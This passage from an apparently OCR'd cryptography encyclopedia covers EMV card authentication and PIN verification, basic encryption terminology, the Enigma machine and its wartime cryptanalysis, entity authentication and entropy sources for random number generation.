For transactions that go online to the issuer for approval, EMV uses online authentication methods to validate the card to the issuer and the issuer to the card as well as to prove the authenticity of received data.

- With Online Card Authentication the issuer's online system validates a cryptogram called an ARQC (authorisation request cryptogram) that is generated by the card from important transaction data using its unique secret key to show that the card is not counterfeit and that the data has not been altered.
- With online issuer authentication, the card validates an issuer-generated cryptogram called an ARPC (authorisation response cryptogram) to assure that the authorization response came unaltered from the valid issuer. The card can require successful issuer authentication to perform internal card management functions such as the reset of offline counters.
- The issuer can optionally send script updates to the card to update certain card data. This allows the issuer to block or unblock the card, change the PIN, and alter card risk management parameters. Script commands are protected using symmetric cryptography ensuring integrity and confidentiality, as appropriate.
- For approved transactions, the terminal sends a cryptogram generated by the card with the clearing information for verification by the issuer as evidence of the validity of the completed transaction.

All of the cryptograms mentioned above are dynamically generated by the chip card or the issuer using symmetric cryptography employing unique card-level keys derived from a master key located at the issuer. Traditionally, the symmetric cryptography method used is 2-key ▶triple DES although use of ▶AES (advanced encryption standard) is also permitted

Cardholder Verification Method

Cardholder verification is used to reduce lost and stolen card fraud. With magnetic stripe, the cardholder verification methods can be online PIN, signature, or no CVM required. The introduction of chip cards allows issuers to choose whether their cards support online PIN or offline PIN verification (▶Personal Identification Number). With online PIN the PIN entered by the cardholder is encrypted and sent over the network to the issuer for verification as can be done with magnetic stripe transactions. With offline PIN verification, the PIN entered by the cardholder is sent from the PIN pad to the card for verification. To perform offline PIN verification, the card must securely store a reference copy of the cardholder's PIN.


EMV specifies two methods for offline PIN verification: plaintext and enciphered.

- With offline plaintext PIN verification, the card receives the PIN in the clear from the terminal.
- For offline enciphered PIN verification, the terminal encrypts the cardholder-entered PIN and a challenge from the card using a randomized RSA encryption method and the card's public key. Upon receiving the encrypted PIN, the card decrypts it using its corresponding private key.

Terminal and Card Risk Management

The decision for offline or online authorization for a given chip card transaction is based on the results of offline card authentication, cardholder verification, and the outcome of card and terminal risk management consisting of:


- Floor limit checking where merchant terminals request an online authorization when the transaction value exceeds a terminal-based floor limit value.



Card provides to Terminal:
- Issuer PK Certificate (P_I signed by CA using S_{CA})
- Signed Static Application Data (SSAD) (signed by the Issuer using S_I)

Terminal:
- Uses P_{CA} to verify that the Issuer's P_I was signed by the CA
- Uses P_I to verify that the Card's SSAD was signed by the Issuer

EMV. Fig. 2 Relationship between cryptographic keys for SDA



Card provides to Terminal:
- Issuer PK Certificate (P_I signed by the CA S_{CA})
- ICC PK Certificate (P_{IC} and static application data signed by Issuer S_I)
- Card and terminal dynamic data and digital signature (dynamic data signed by Card S_{IC})

Terminal:
- Uses P_{CA} to verify that the Issuer's P_I was signed by CA
- Uses P_I to verify that Card P_{IC} and static application data were signed by Issuer
- Uses P_{IC} to verify the card's signature on the dynamic data

EMV. Fig. 3 Relationship between cryptographic keys for DDA and CDA

- Random transaction selection by the terminal ensuring that transactions go online periodically regardless of the transaction value.
- Velocity checking where the card tracks the number and cumulative value of transactions processed offline and requires an online authorization when one of these values exceeds the issuer-set thresholds for offline transactions.

Approved Algorithms

The double-length key ►triple DES encipherment algorithm (see ISO/IEC 18033-3 [7]) is an approved

cryptographic algorithm to be used for encipherment (using ECB or CBC as specified in ISO/IEC 10116 [4]) and ►MACing. The approved MAC mechanisms for use with triple DES are Algorithms 1 and 3 of ISO/IEC 9797-1 [2]. Single DES (►Data Encryption Standard) is only approved for use with Algorithm 3 (triple DES applied to the last block).

The AES block cipher algorithm (see ISO/IEC 18033-3 [7]) has now also been approved as an option for securing communications between issuers and their EMV cards. MACing using AES is according to NIST [8].

The digital signature scheme uses Scheme 1 of ISO/IEC 9796-2 [3] (►RSA Digital Signature Scheme) and offline PIN encryption uses the RSA transform as defined in ISO/IEC 18033-2 [6].

The approved algorithm for hashing is SHA-1 as specified in ISO/IEC 10118-3 [5].

Recommended Reading

1. EMV (2008) Integrated circuit card specification for payment systems, version 4.2
2. ISO/IEC 9797-1, Information technology – security techniques, message authentication codes – part 1: mechanisms using a block cipher algorithm
3. ISO/IEC 9796-2, Information technology – security techniques, digital signature schemes giving message recovery – part 2: integer factorization based mechanisms
4. ISO/IEC 10116, Information technology – security techniques, modes of operations for an *n*-bit block cipher
5. ISO/IEC 10118-3, Information technology – security techniques, hash-functions – part 3: dedicated hash-functions
6. ISO/IEC 18033-2, Information technology – security techniques, encryption algorithms – part 2: asymmetric ciphers
7. ISO/IEC 18033-3, Information technology – security techniques, encryption algorithms – part 3: block ciphers
8. NIST SP 800-38B, Recommendation for block cipher modes of operation: the CMAC mode for authentication

Encryption

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Cryptosystem; ►Shannon's Model

Definition

An encryption (also called *enciphering*) is a mapping of plaintext to ciphertext based on some chosen keytext. It is performed by a stepwise application of a (more or less formalized) encryption algorithm (►Cryptosystem).

An *encryption step* is an encryption applied to a particular sequence of plaintext characters, using, in a way that depends on the *encryption key*, a particular *encryption rule* of an encryption algorithm.

Often *padding* is necessary to give the message the proper length as required by the encryption algorithm. With padding, one also means the filling of gaps between meaningful messages, frequently by special padding characters (called nulls). Both meaningful messages and padding characters are encrypted, thus masking the occurrence of idle times. Careless padding may corrupt some encryption systems.

A *product cipher* or *superencryption* consists of an encryption *A* applied to the result of encryption *B*; it is denoted by encryption *AB* (product of *B* and *A*).

Homophones are two or more ciphertext elements belonging to the same plaintext element.

Example

The bipartite, monographic encryption (►Substitutions and Permutations and ►Alphabet) $Z_{26} \rightarrow [\mathbb{Z}_{10}\backslash\{0\}]^2$ is given by:

			1	2	3	4	5	6	7	8	9
9,	6,	3	a	b	c	d	e	f	g	h	i
8,	5,	2	j	k	l	m	n	o	p	q	r
7,	4,	1	s	t	u	v	w	x	y	z	

The plaintext letter *e* has the three homophones: 95, 65, and 35. The table also defines the inverse, a unipartite, digraphic substitution $[\mathbb{Z}_{10}\backslash\{0\}]^2 \rightarrow Z_{26}$ which turns out to be polyphonic.

Polyphony is an encryption that assigns to each plaintext element one out of several ciphertext elements (to be chosen arbitrarily, randomly in the best case).

Decryption or *deciphering* is the inverse operation of an encryption; it maps ciphertext to plaintext based on the (authorized) knowledge of the keytext. It may consist of several *decryption steps*.

One speaks of an *unauthorized* decryption if it takes place without authorized access to the key.

Examples of classical encryption schemes are often named after people (►Cæsar, ►Alberti, ►Vigenère, ►Porta, Beaufort, ►Vernam, ►Polybios, and ►Playfair).

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Encryption Exponent

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Synonyms

Public exponent

Related Concepts

►RSA Digital Signature Scheme; ►RSA Public-Key Encryption

Definition

The exponent e in an RSA public key (n, e) is called the *encryption exponent*.

Enigma

Arkadiusz Orłowski
Institute of Physics, Polish Academy of Sciences, Warsaw, Poland
Department of Informatics, WULS - SGGW, Warsaw, Poland

Related Concepts

►Crypto Machines

Definition

Enigma [Gr. αίνιγμα] is a common name for a family of rotor-based electromechanical crypto machines, playing enormous role in providing security of radio communication for various German military units during the Second World War.

Background

The first Enigma, designed by Arthur Scherbius (patent DE416219 filed 23.02.1918), after rejection from German Navy and Foreign Office, was targeted at international business community. After 1923, four versions of commercial Enigma successively appeared. Models A and B, equipped with a typewriter, were quite huge ($65 \times 45 \times 35\,cm$) and heavy (about 50 kg). Models C (short-lived) and D were smaller, with a lampboard (Ger. *Lampenbrett*) instead of a typewriter, and a reflector (Ger. *Umkehrwalze*) invented by Willi Korn (patent DE460457 filed 11.03.1926). Such a reflector ensured self-reciprocity of Enigma (the same machine could be used for encryption and decryption of a message) and has become a hallmark of all subsequent versions. Similar designs were patented independently about the same time by Hugo Alexander Koch (patent NL10700 filed 07.10.1919), Arvid Gerhard Damm (patent SW52279 filed 10.10.1919), and Edward Hugh Hebern (patent US1510441 filed 31.03.1921). In 1922, patent rights for Koch's *geheimschrijfmachine* were transferred to *Naamloze Vennootschap Ingenieursbureau Securitas*, and in 1927, resold (for 600 Dutch guilders) to *Chiffriermaschinen Aktien Gesellschaft*, a company co-founded by Scherbius in 1923.

German Navy started to experiment with Enigma in 1926 (*Funkschlussel* C). German Army introduced its version of Enigma (based on Enigma D) in 1928. A mature version named Enigma I was ready by 1932. Novel very important part of military Enigma was a plugboard (Ger. *Steckerbrett*) that significantly increased the number of its possible settings. German Navy adapted Enigma I in 1934 (*Funkschlussel* M or M1, evolving up to M4, introduced in February 1942 for *U-boot* communication). From mid-1930s, Enigma became universally used in all German armed forces (Air Forces introduced Enigma I in 1935; Military Intelligence started to regularly use a different G model of Enigma around 1936) and most military-related services. Estimated total number of various Enigma machines used in the period 1935–1945 is of the order of 100,000.

A typical military Enigma was a portable electromechanical machine equipped with a battery. It had dimensions and looks of a typical typewriter (size of $28 \times 34 \times 15\,cm$, weight about 12 kg). A keyboard included only 26 characters of the Latin alphabet. Conventions for digits, punctuation signs, and other special characters had to be (and were) elaborated (e.g., numbers were often spelled out). A partly transparent panel marked with the same set of 26 Latin letters was covering 26 bulbs of the type used in flashlights. Elements responsible for encryption consisted of variable-position rotors (Ger. *Walzen*), one reflector, one fixed entry plate (Ger. *Eintrittwalze*), and the plugboard. Inside military Enigma, three rotors, selected from a larger set, could be accommodated. Till December 15, 1938, the Army used only first three of five differently wired rotors supplied (numbered I, II, III, IV, and V, respectively). The Navy used all rotors from the very beginning and successively increased the number of available types of rotors: first to seven and eventually to eight. Each rotor had 26 fixed contacts on one side, and 26 spring-loaded contacts on the other side, both sides being internally connected in an irregular fashion. Each rotor was equipped with a

ring with 26 letters of the alphabet (or numbers from 01 to 26) engraved on its circumference. The ring could be fixed at 26 different positions with respect to the core of the rotor. The top letters of the rings were visible through small windows located in a metal lid of Enigma. The reflector, placed to the left of the variable-position rotors, did not move, and had 26 spring-loaded contacts located on its right side. These contacts were connected among themselves in pairs. The original reflector UKW A was replaced by UKW B in November 1937. UKW C appeared in 1940 and was used only occasionally. UKW D, first detected by Allies in January 1944, had adjustable internal connections. M4 model had an additional fourth rotor denoted β and called a Greek rotor. To fill in the same space, the type-B reflector was made proportionally thinner. In 1943, another Greek rotor denoted γ, associated with a modified type-C reflector was introduced. Rotors β and γ did not move during encryption but could be set at any of 26 positions. To provide a compatibility with the still extensively used M3 model, the thin reflectors with corresponding Greek rotors placed in some special positions were equivalent to the old (B or C) reflectors. Thinner reflectors had fixed contacts and Greek rotors had spring-loaded contacts on both sides. The plugboard (also known as a switchboard or a stecker) consisted of 26 pairs of sockets, each pair representing a letter. Connecting two pairs of sockets together via cross-wired cables had an effect of swapping two letters of the alphabet at the input and at the output of the enciphering transformation. The entry plate, located to the right of rotors, had 26 fixed contacts connected to the sockets of the plugboard. When a key of the keyboard was pressed, a current loop was closed and a bulb lit. Due to reflector properties the flashed letter was always different than the pressed letter. A special ratchet and pawl mechanism was used to control each rotor motion. After pressing a key, the right rotor (called a fast rotor) made a 1/26 of the full revolution. When the right rotor reached a certain position called a turnover position, the middle rotor turned by 1/26 of the full angle. Finally, when the middle rotor reached its turnover position, then both the middle and the left rotors turned by the same amount. This way, each subsequent letter was encrypted using a different setting of rotors, and Enigma implemented a polyalphabetic cipher with a reasonably large period. A single notch on each ring for rotors I–V (associated with different letter on the ring for different type of rotor) determined that rotor turnover position. Rotors VI–VIII had two symmetrically positioned notches. Due to a peculiarity of the ratchet-pawl mechanism, the middle rotor could undertake so-called double-stepping. Thus the period was rather $26 * 25 * 26 = 16900$ than $26^3 = 17576$. Frequency distribution of letters in the ciphertext was almost perfectly uniform, and no attacks based on the classical frequency analysis applied to Enigma.

Enigma. Fig. 1 Three-rotor military Enigma machine

Theory (*of Encryption and Cryptoanalysis*)

A daily key, describing how Enigma should be prepared for a given day traffic, consisted of the following elements: (1) Choice and order of three moving rotors (Ger. *Walzenlage*). During the WWII it gave 60 possibilities for Enigma I and 336 possibilities for the naval machines. For M4 Enigma there was also an additional prescription for which of four combinations of thin reflectors (B or C) and Greek rotors (β or γ) should be used. Such a combination usually lasted for the whole month. (2) Position of a ring with respect to its rotor core (Ger. *Ringstellung*). Rings settings on all three rotors placed into Enigma from left to right were provided (26^3 possibilities). Greek rotors settings in M4 machine were kept practically fixed. (3) Plugboard connections (Ger. *Steckerverbindungen*). The cross plugging involved firstly six, then eight, and eventually ten pairs of letters. Thus, the plugboard offered far more possible variations than any other part of the daily key (of the order of 10^{15}). (4) Initial positions of rotors at the top of Enigma (Ger. *Grundstellung*). This was a group of three (or four for M4) letters describing rotors starting positions. (5) Key identification (Ger. *Kenngruppen*). It helped a receiver to identify the key used by the sender but had no direct influence on the Enigma cipher security.

If all messages on a given day had been encrypted using the same initial setting of Enigma determined by

the daily key, frequency analysis applied separately to all first, second, *etc*. letters of the ciphertexts would have easily broken the code. This made necessary to use a message key (Ger. *Spruchschlussel*) composed of three (or 4 for M4) letters and determining rotors position at the beginning of an actual message encryption. Although message keys were chosen by individual operators themselves, supposedly "at random," a lot of predictable patterns were observed. For the Army Enigma, until September 15, 1938, a message key was encrypted twice (apparently to detect possible transmission errors) using the daily key. The obtained six letters were placed in a header of the message. After that date, each Enigma operator was responsible for choosing initial settings of rotors used for double encryption of message keys. These positions were then transmitted in clear in the header of the ciphertext, and were not any longer identical for all operators. On May 10, 1940, the day of attack on France, Germans changed again the key distribution procedure and started to encrypt each message key only once. Key management procedures of German Navy were always a bit different than those of the Army: usually safer and more elaborate.

In December 1932, Marian Rejewski, a mathematician working for the Polish Cipher Bureau, reconstructed the internal wiring of Enigma I by designing and solving a set of permutation equations describing Enigma operations. Instrumental to this achievement were: access to doubly encrypted message keys intercepted by Polish radio stations and justified assumption that a significant percentage of them consisted of three identical letters, imaginative guessing with regard to the entry plate permutation, tables of daily keys for two consecutive months (September and October of 1932) supplied by Gustave Bertand (chief of radio intelligence section of French Intelligence Service) and obtained from paid agent Hans-Thilo Schmidt, pseudonym Asche, working as a civil servant in the cryptographic department of the German Army.

Later on, several effective procedures for systematic reconstruction of daily keys by Marian Rejewski, Jerzy Różycki, and Henryk Zygalski were developed. A grill method was used in the period 1933–1936. It required enciphered message keys, belonging to about 70–80 intercepted Enigma ciphertexts. Bad habits of Enigma operators regarding the choice of three letters as the message keys were essential. When a possibility of choosing message keys composed of three identical letters or letters that appeared on three neighboring positions of the Enigma keyboard was forbidden by German procedures, operators subconsciously avoided any message keys in which only two letters repeated. Such a small statistical bias, combined with the knowledge of the theory of permutations, appeared to be sufficient to reconstruct the permutations needed, as well as all individual message keys for a given day. To determine which rotor was placed on the rightmost position, Różycki's "clock method" was used. It relied on the property of Enigma that the position of the rightmost rotor at which the middle rotor moved was different for each of the three rotors used by German Army. The main part of the grill method was devoted to the reconstruction of the connections of the plugboard. The fact that the plugboard did not change all letters was utilized. The choice, order, and positions of the middle and left rotor were found using an exhaustive search involving 1,352 trials. Finally, the location of the rotor rings was determined using an "ANX" method, based on the observation that majority of German messages started from the letters "AN" followed by "X" (used instead of space). A method of characteristics, used in the period 1936–1938, relied on the fact that a format of products of some permutations (meaning the length of cycles in the representation of a permutation in the form of a product of disjoint cycles) depended on the order and the exact settings of rotors, but did not depend on the plugboard connections. The pattern of cycle lengths was extremely characteristic for each daily key. As there were 1030301 different cycle patterns ("characteristics") and 105456 possible arrangements (orders and settings) of three rotors, it was quite likely that a given "characteristic" corresponded either to a unique arrangement of rotors or at most to a small number of arrangements that could easily be tested. With known positions of rotors, the plugboard connections could be determined relatively easily, and the "ANX" known-plaintext attack method was still used to get the ring settings. To create a catalog of characteristics an electromechanical device called cyclometer was constructed. As after September 1938 most of the previous methods lost their significance, to determine the correct positions of rotors a "Bomba," an aggregate of six Enigma machines operating in concert, was designed by Rejewski and built up in November 1938 by Polish AVA Radio Manufacturing Company. Another method of "Zygalski's perforated sheets" was developed around the same time, utilizing the fact that out of all possible rotor settings, only 40% led to the product of some permutations that included at least one pair of one-letter cycles. On July 24–26, 1939, during a meeting in Pyry in the Kabacki Wood just outside Warsaw, Polish passed two copies of the reconstructed Enigma machine to French and British, respectively. Also the detailed documentation of Zygalski's sheets, Polish "Bomby," and other Polish methods were discussed and transferred.

In the summer of 1939, Britain's Government Code and Cypher School (GC&CS) moved from London to a

Victorian manor in Bletchley, northwest of London, called Bletchley Park. It continuously grew, from about 30 up to the level of about 10,000 employees. Initially, British adapted Polish methods – by the end of 1939 they managed to fabricate all 60 sets of Zygalski's sheets needed, and used this method together with Polish team working at that time in France. After May 10, 1940, British cryptologists managed to come up with some impromptu methods, relying on bad habits of a few Enigma operators (some of committed errors were explicitly forbidden by German procedures) and included so-called Herivel tips and cillies (e.g., the same triple of letters was used for both: an initial position of rotors, sent in clear, and for a message key, sent in encrypted form). But the major breakthrough was development of the British "Bombe." It was based not on the evolving key distribution procedures, but on so-called cribs (fragments of plaintext that were possible to guess) allowing a known-plaintext attack. The sources of these cribs were numerous (e.g., data about senders and receivers with titles and affiliations, formal greetings, stereotypical reports such as having nothing to report, easily predictable weather forecasts, or the same messages retransmitted between networks using different daily keys). The idea of the British "Bombe" came from Alan Turing, and a significant improvement, called a "diagonal board" was proposed by Gordon Welchman. The goal was to find positions of rotors that could not be excluded as possibly being used at the start of encryption. Each "Bombe" contained 12 sets of three rotors each, and was working synchronously through all possible rotor positions. "Bombes" were operated by members of the Women's Royal Naval Service, "Wrens," who were responsible for initializing machines, writing down rotor combinations found by the machine, and restarting machines after each potentially correct combination was discovered. The "Bombes" working time could be reduced by first applying another Turing invention – a method called "Banburismus." To effectively use the "Banburismus" many messages had to be intercepted (of the order of 300) and it could be applied to a three-rotor Enigma only. Approximately 210 "Bombes," that started to appear in 1940, were built and used in England throughout the war. To support British effort, in summer 1942, US Navy assigned the design of American "Bombes" to Joseph Desch, the research director of the National Cash Register Company (NCR) based in Dayton, Ohio. In May 1943, the first two American "Bombes" were successfully tested. About 120 American "Bombes" were produced, being faster and more suitable to break M4 Enigma. They were operated by women in the US Navy, called "Waves" from "Women Accepted for Volunteer Emergency Service."

Recommended Reading

1. Kozaczuk W (1984) Enigma: How the German machine cipher was broken, and how it was read by the allies in World War Two. Arms and Armour Press, London
2. Kahn D (1996) The codebreakers: the comprehensive history of secret communication from ancient times to the Internet, 2nd ed. Scribner, New York
3. Welchman G (1997) The hut six story: breaking the Enigma codes, revised edition. M & M Baldwin, Kidderminster
4. Bauer FL (2010) Decrypted secrets: methods and maxims of cryptology, 4th ed. Springer, Berlin
5. Sebag-Montefiore H (2000) Enigma: the battle for the code. Weidenfeld & Nicolson, London
6. Gaj K, Orłowski A (2003) Facts and Myths of Enigma: Breaking Stereotypes. In: Biham E (ed) Advances in Cryptology – EUROCRYPT 2003. LNCS 2656, Springer, Berlin, pp 106–122

Entity Authentication

Robert Zuccherato
9 Carle Crescent, Ontario, Canada

Synonyms

Identity authentication

Related Concepts

►Access Control from an OS Security Perspective; ►Authentication Code; ►Authentication Token; ►Biometric Authentication; ►Biometrics: Terms and Definitions; ►Credential-Based Access Control; ►Identification; ►Identity Verification Protocol

Definition

Entity authentication is the process by which one entity (the *verifier*) is assured of the identity of a second entity (the *claimant*) that is participating in a protocol (►Identity Verification Protocol). This assurance is usually obtained by requiring the claimant to provide corroborating evidence of the claimed identity to the verifier. The claimed identity can either be presented to the verifier as part of the protocol or can be presumed by context.

Theory

The corroborating evidence required in order to obtain entity authentication is sometimes also called credentials or an authentication code and is usually calculated using one of the following three types of input:

1. *Something known*: Typically this involves the claimant providing a password (►Password) or PIN (►Personal Identification Number) that is then either presented

directly to the verifier or used to compute credentials that are presented to the verifier and then validated.
2. *Something possessed*: This type of input includes physical devices that are used to compute the credentials presented to the verifier as well as software files that must be possessed by the claimant in order to compute the credentials. Examples of physical devices include smart cards, magnetic stripe cards, and one-time password generators (►One-Time Password). Software files will typically contain secret or private keys that are used to compute credentials; however, physical devices may contain these keys as well. Note that these physical devices are sometimes called authentication tokens.
3. *Something inherent*: This category includes the class of inputs known as biometrics. In this category, human physical characteristics, such as fingerprints, retinal scans, or handwriting, are used to produce the credentials.

The term identification is sometimes used as a synonym for entity authentication; however, it is also sometimes used to simply refer to the process of claiming or stating an identity without providing the corroborating evidence required for entity authentication. Care must be taken to ensure, when using this term, that the correct interpretation is used.

Applications

The main reason why entity authentication is usually required is to restrict access to protected resources. Examples include remote access to computer accounts, access to web sites, and bank-account access at automated teller machines. If entity authentication is being used for this purpose, then it necessarily must be combined with an access-control method or privilege management technique (Authorization Architecture) in order to restrict access. The claimant will usually be authenticated first, and then the access control or privilege management technique will be used to determine the level of access allowed.

Important standards that describe methods of entity authentication include:

- ISO/IEC 9798 [1]: This is a five-part international standard dealing with entity authentication that includes a general introduction and parts focusing on entity authentication based upon symmetric encryption, public-key signatures, cryptographic check functions, and zero-knowledge techniques.
- FIPS 196 [2]: This is a US government standard that specifies techniques for entity authentication using public-key techniques. It is based upon techniques described in ISO/IEC 9798-3.

Recommended Reading

1. ISO/IEC 9798-1 (1997) Information technology – security techniques – entity authentication – Part 1: General
2. FIPS 196 (1997) Entity Authentication using Public Key Cryptography, Federal Information Processing Standards Publication 196. U.S. Department of Commerce/NIST, National Technical Information Service, Springfield, VA

Entity Authentication Protocol

►Identity Verification Protocol

Entity Resolution

►Data Linkage

Entropy Sources

Carl M. Ellison
New York, USA

Related Concepts

►Conditional Entropy; ►Information Theoretic Entropy; ►Key Generation; ►Mutual Information; ►Pseudo-Random Bit Generation; ►Pseudorandom Number Generator; ►Randomness; ►True Random Number Generation

Definition

An entropy source is an input device or a measured characteristic of an I/O device on a computer that supplies random bits: specifically, bits that an attacker cannot know.

Background

Randomness is used extensively in modern cryptography. The primary uses are in generation of cryptographic keys and in driving probabilistic algorithms. Randomness is also used in the generation of identifiers that are intended to be globally unique but for which there is no global authority for issuing the identifier.

Theory

► Anyone who considers arithmetical methods of producing random digits is, of course, in a state of sin. (John von Neumann, 1951, as quoted by Knuth).

►Pseudo-random number generators (►PRNGs) can provide the random bits needed for all uses (under the

assumption of a computationally limited attacker), but a PRNG needs a seed value. If that seed value has N bits, then the brute force attack is to run 2^N copies of the PRNG, one with each different seed value, and see which of those produces outputs consistent with the System under Attack (SUA). If through side channels or other means an attacker could learn M of the seed's N bits, then the work factor for the attacker is 2^{N-M} and the effective entropy of the SUA is $N - M$ bits.

The bits of entropy from which the PRNG seed is derived must come from outside any of the copies that the attacker would run. If the same PRNG seed were built in to each copy of the system, then the attacker would need only one copy of the system because $N-M = 0$ (N being the seed bits delivered to the SUA and M being the bits delivered to the attacker's copy).

There are three classes of entropy source in use and considered for the foreseeable future:

1. A quantum noise source
2. A collection of I/O devices whose timing or input values are believed unavailable to the attacker
3. A secure channel from an external trusted entropy provider

For example, a variety of random number devices sample quantum noise and are in class 1; an operating system entropy source such as/dev/random in UNIX or ksecdd.sys in Windows that samples various system variables is in class 2 (under the assumption that variation in I/O timing produces variation in the variables sampled); and a system shipped with a PRNG already seeded with a unique random value is in class 3, where the secure channel is the physical channel used during manufacture.

Entropy Density

Few entropy sources reliably deliver 1 bit of entropy per bit of output. The quantity $\alpha_{k,A} \leq 1$ represents the number of bits of entropy per bit of output from source k, with respect to attacker A. Determining $\alpha_{k,A}$ has no established science.

1. Maurer gives a general technique applicable to some quantum noise sources.
2. Estimation of entropy density from I/O device timing is an open field of study and much research is still needed. Methods employing Hidden Markov Models (HMMs) are promising, but no final solution has been reported.
3. The density of an external provider is its own local density, modified by the attacker's ability to penetrate the channel from that provider to the SUA. Under the (unrealistic) model that an attacker can learn a bit of that communication with probability p_A, independently for each bit of each communication, $\alpha'_{k,A} = (1 - p_A)\alpha_{k,A}$ is the entropy density of that provider's output at the SUA. More realistic models of attack yield different formulas for $\alpha'_{k,A}$.

Entropy Definition

The traditional definition of information theoretic entropy used by Shannon is:

$$H = -\sum_k p_k \log_2(p_k)$$

For the purpose of entropy density estimation, it is more appropriate to use *min-entropy*:

$$H_\infty = -\log_2(p_{\max})$$

Attack Models

There are two attack models considered in estimating entropy density.

Model 1

The attacker runs one test system using the most probable entropy source value (whose probability is $p_{\max}$) and compares it to a large number, K of systems under attack. Under this attack model, $K\ p_{\max}$ is the expected number of systems that will successfully match the one test system. The work factor for the attacker in this model is best represented by H_∞.

Model 2

The attacker runs a large number, K, of test systems, each using entropy source values distributed according to prior knowledge as modified by knowledge from any side channels from the SUA. If the number of systems that the attacker must run in order to expect success in matching the SUA is K_A, then the entropy of the source(s) on the SUA is $H_A \approx \log_2 K_A$. It is assumed that $H_\infty \leq H_A$, so H_∞ is used to compute a source's $\alpha_{k,A}$, providing a margin of safety.

Entropy Pool Architecture

Bits from entropy sources are typically gathered into some memory responsible for holding entropy for the system it supports. That memory is called the entropy pool. The pool is defined to be full when each bit of this memory is independent of each other bit and has an entropy of 1 bit.

Associated with this memory, there is a counter of the number of bits of actual entropy in the pool. As samples are added to the pool, this counter is increased, and as random bits are taken out of the pool, the counter is decreased.

Entropy Compression

When entropy source, k, provides N bits to the entropy pool, those N bits contain $(N\,\alpha_{k,A})$ bits of entropy. These bits of entropy might be uniformly spread among the physical bits or might be clustered in some small region of the physical bits. The system designer does not know where the true entropy is located. One purpose of entropy compression is to spread incoming entropy bits out among the bits of an entropy pool uniformly, no matter where it happened to be among the input bits. This is one of the characteristics of an ideal cryptographic hash function (►random function and the random oracle model).

In addition, because $\alpha_{k,A} \leq 1$, one needs a function whose domain is larger than its range – one that compresses its input. An ideal cryptographic hash function has this property also. Lacking an ideal cryptographic hash function, in practice entropy compression is done by the best cryptographic hash function available at the time.

The algorithm most often used for adding an input to an entropy pool is:

$$P' = hash(P, S)$$
$$C' = \min\left(|P|, C + (N\,\alpha_{k,A})\right)$$

where P is the old contents of the entropy pool, P' is the new contents, S is the new entropy source value, C is the old counter of the pool's true entropy content, C' is the new counter value, and $|\boldsymbol{P}|$ is the number of bits in the pool, $\boldsymbol{P}$.

Entropy Extraction

Entropy extraction is the removal of some specified number of bits from the entropy pool. In practice, a cryptographic hash function is used for this purpose. The typical algorithm assumes that $\boldsymbol{K}$ bits are to be extracted, with $K \leq |hash|$. For values of K larger than the size of the hash function output, multiple extractions of smaller quantities can be concatenated. An extraction can be attempted only when $C \geq K$. The recommended algorithm for extraction is:

$$C' = C - K$$
$$V = hash(const, N_E, P)$$
$$N_E' = N_E + 1$$
$$X = trunc(K, V)$$

where the function trunc$(K,\ V)$ truncates V to K bits, X is the extracted output, and N_E is the number of times anything has been extracted from the entropy pool. The constant, const, is arbitrary.

Experimental Results

Various experiments on entropy from variation in I/O device timing and content have yielded rates in the range 10 bits/s to 1 bit/min, depending on the device being measured and the attack scenario assumed. Quantum noise sources have yielded entropy rates as high as 200,000 bits/s, although usual sources are significantly slower. Each specific source needs to be measured by itself.

Open Problems and Future Direction

